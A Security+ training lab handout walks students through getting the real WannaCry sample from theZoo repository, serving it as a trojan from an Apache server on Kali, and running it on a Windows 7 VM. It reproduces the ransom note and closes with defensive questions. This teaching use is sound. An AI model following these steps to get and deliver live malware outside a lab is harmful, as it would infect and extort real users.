Cybersecurity

Ransomware Lab

Ransomware Lab


- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine
- Software tool used (from Kali Linux)
  - theZoo Malware Repository
- Note: This lab will not actually move/delete all the user’s files
- Please note: You will need to reset the Environments after this lab

Objectives Covered

- Security+ Objectives (SY0-601)
  - Objective 1.2 – Given a scenario, analyze potential indicators to determine the type of attack
    - Malware
      - Ransomware

What is a Ransomware Attack?

- Ransomware is an example of malware where the attacker’s request payment with a threat
  - The attacker can hide/encrypt all of the victim’s files and request payment to get access back to them
  - The attacker can threaten to release the victim’s data to the public if they don’t pay
- Typically, the attack is carried out via a trojan
  - This lab will hide the ransomware as a trojan



Ooops, your files have been encrypted!

Payment will be raised on
5/1/2020 08:30:59
Time Left
02:23:45:23

Your files will be lost on
5/5/2020 08:30:59
Time Left
06:23:45:23

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

Ransomware that tells a user their files have been encrypted and must pay in $300 worth of bitcoin

The Ransomware Lab

1. Setup VM environment
2. Find the IP Address
3. Download the Malware Repository
4. Get the Ransomware File
5. Place the Trojan
6. Playing the Victim


Setup Environments

- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop

Find the IP Address (Kali Machine)

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:

  `hostname -I`
- This will display the IP Address
  - Write down the Kali VM IP address



```
student@kali:~$ hostname -I
10.1.50.155
student@kali:~$ 
```

The IP Address


Download the Malware Repository

- Download theZoo Malware Repository

```
git clone https://github.com/ytisf/theZoo
```

- Verify the repository downloaded

```
ls
```



```
student@kali:~$ git clone https://github.com/ytisf/theZoo.git
Cloning into 'theZoo'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 2776 (delta 0), reused 1 (delta 0), pack-reused 2773
Receiving objects: 100% (2776/2776), 706.40 MiB | 37.19 MiB/s, done.
Resolving deltas: 100% (614/614), done.
Checking out files: 100% (1257/1257), done.
student@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  theZoo
 thinclient_drives  Videos
student@kali:~$
```


The Repository

Get the Ransomware File

- Navigate into theZoo directory

  cd theZoo


  - Use ls to see the contents of theZoo directory



```
student@kali:~$ cd theZoo/
student@kali:~/theZoo$ ls
CODE-OF-CONDUCT.md  imports     prep_file.py      theZoo.py
conf                LICENSE.md  README.md
CONTRIBUTING.md     malwares    requirements.txt
student@kali:~/theZoo$ python theZoo.py
```

- Open theZoo Repository


  python theZoo.py



```
__|

Type YES in captial letters to accept this EULA.
 > YES
```

- Type "YES" when prompted
- You should see the mdb #> prompt
  - You are in theZoo Repository



```
mdb #>
```

In the Repository

Get the Ransomware File

- List all the possible payloads

  `list all`

- Find the “WannaCry”* Ransomware
  - Note the WannaCry ID Number (might be #290)
- Open the WannaCry Ransomware


  `use WannaCry-ID-Number`

- Download the files

  `get`


- Exit out of theZoo Repository

  `exit`



```
mdb #> list all

Available Payloads:
+-----+--------------------
| %   | Name
+-----+--------------------
| 1   | Dokan
| 2   | Crimepack
| 3   | ShadowBot
| 4   | rBot
| 5   | ZeuS
| 6   | X0R-USB-Virus
| 7   | LoexBot
| 8   | ZunkerBot
| 9   | DopeBot-UnCrippled
| 10  | vbBot
| 11  | xTBot
| 12  | VBS.Win32.Vabian
| 13  | DopeBot-Crippled
| 14  | Win32.MiniPig
| 15  | Hellbot
| 16  | Win32.ogw0rm
| 17  | DopeBot.B
| 18  | LiquidBot
|     | SpazBot
```



```
mdb #> use 290
mdb WannaCry#> get
Downloading: Ransomware.WannaCry.zip Bytes: 3481589
   3481589  [100.00%]

Downloading: Ransomware.WannaCry.pass Bytes: 9
         9  [100.00%]

Downloading: Ransomware.WannaCry.md5 Bytes: 33
        33  [100.00%]

Downloading: Ransomware.WannaCry.sha256 Bytes: 65
        65  [100.00%]

[+] Successfully downloaded a new friend.

mdb WannaCry#> exit
```

***Please note there is also a WannaCry+ and WannaPeace malware**

Get the Ransomware File

- Verify the files downloaded

  `ls`


- Get the Ransomware.WannaCry password

  `cat Ransomware.WannaCry.pass`

  - The password should be “infected”

You should see Ransomware.WannaCry files

Password



```
student@kali:~/theZoo$ ls
CODE-OF-CONDUCT.md  malwares                    Ransomware.WannaCry.zip
conf                prep_file.py                README.md
CONTRIBUTING.md     Ransomware.WannaCry.md5     requirements.txt
imports             Ransomware.WannaCry.pass    theZoo.py
LICENSE.md          Ransomware.WannaCry.sha256
student@kali:~/theZoo$ cat Ransomware.WannaCry.pass
infected
student@kali:~/theZoo$ 
```


Get the Ransomware File

- Unzip the Ransomware Files (this will be the Ransomware file)

  `unzip Ransomware.WannaCry.zip`

  - Enter the password when prompted (password should be “infected”)
- Verify the file (will be a long string of characters)

  `ls`



```
student@kali:~/theZoo$ unzip Ransomware.WannaCry.zip
Archive:  Ransomware.WannaCry.zip
[Ransomware.WannaCry.zip] ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6
e5babe8e080e41aa.exe password:
  inflating: ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e4
1aa.exe
student@kali:~/theZoo$ ls
CODE-OF-CONDUCT.md
conf
CONTRIBUTING.md
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
imports
LICENSE.md
malwares
```

The Ransomware File


Place the Trojan

- Rename the file as a ransomware.exe

  ```
  mv ed01(<TAB> to autofill) ransomware.exe
  ```

- Verify the file was renamed

  ```
  ls
  ```




The Ransomware File renamed

```
student@kali:~/theZoo$ mv ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6
e5babe8e080e41aa.exe ransomware.exe
student@kali:~/theZoo$ ls
CODE-OF-CONDUCT.md  malwares                  Ransomware.WannaCry.sha256
conf                prep_file.py              Ransomware.WannaCry.zip
CONTRIBUTING.md     ransomware.exe            README.md
imports             Ransomware.WannaCry.md5   requirements.txt
LICENSE.md          Ransomware.WannaCry.pass  theZoo.py
student@kali:~/theZoo$ 
```


Place the Trojan

- Move the trojan/ransomware to the html files (for Apache2 server)
  - `sudo mv ransomware.exe /var/www/html/`
- Start the Apache2 server
  - `sudo service apache2 start`



```
student@kali:~/theZoo$ sudo mv ransomware.exe /var/www/html/
student@kali:~/theZoo$ sudo service apache2 start
student@kali:~/theZoo$ 
```


Playing the Victim



10.1.50.155/ransomware.exe

ransomware.exe
3.4/3.4 MB

- Open the Windows Environment
- Open a web browser
  - Navigate to **Kali-IP-Address/ransomware.exe**
- This should download the ransomware
  - Chrome will try to block the file
    - Allow the download
- Click and run the executable file
- Select “run” when prompted



The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\student\Downloads\ransomware.exe

Publisher: **Unknown Publisher**

Type: Application

From: C:\Users\student\Downloads\ransomware.exe

☑ Always ask before opening this file


This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?

Select “Run”

Playing the Victim

- Select “yes” when prompted

- You should notice the Ransomware activated on the screen now!



Select “Yes”

User Account Control

Do you want to allow the following program to make changes to this computer?

Program name: Windows Command Processor
Verified publisher: Microsoft Windows

Wana Decrypt0r 2.0

Payment will be raised on
5/1/2020 11:10:10
Time Left
02:23:57:23

Your files will be lost on
5/5/2020 11:10:10
Time Left
06:23:57:23

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Send $300 worth of bitcoin to this address:
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

Playing the Victim

- Please note this ransomware did not actually get rid of any files
  - This would take a lot more work to actually perform
- What was the mistakes the victim made?
- Try to remove the ransomware

Defend Against Ransomware

- Do not click or run executable files from untrusted sources!
- What were the mistakes the Victim made here?
- What are some other ways of defending against a Ransomware attack?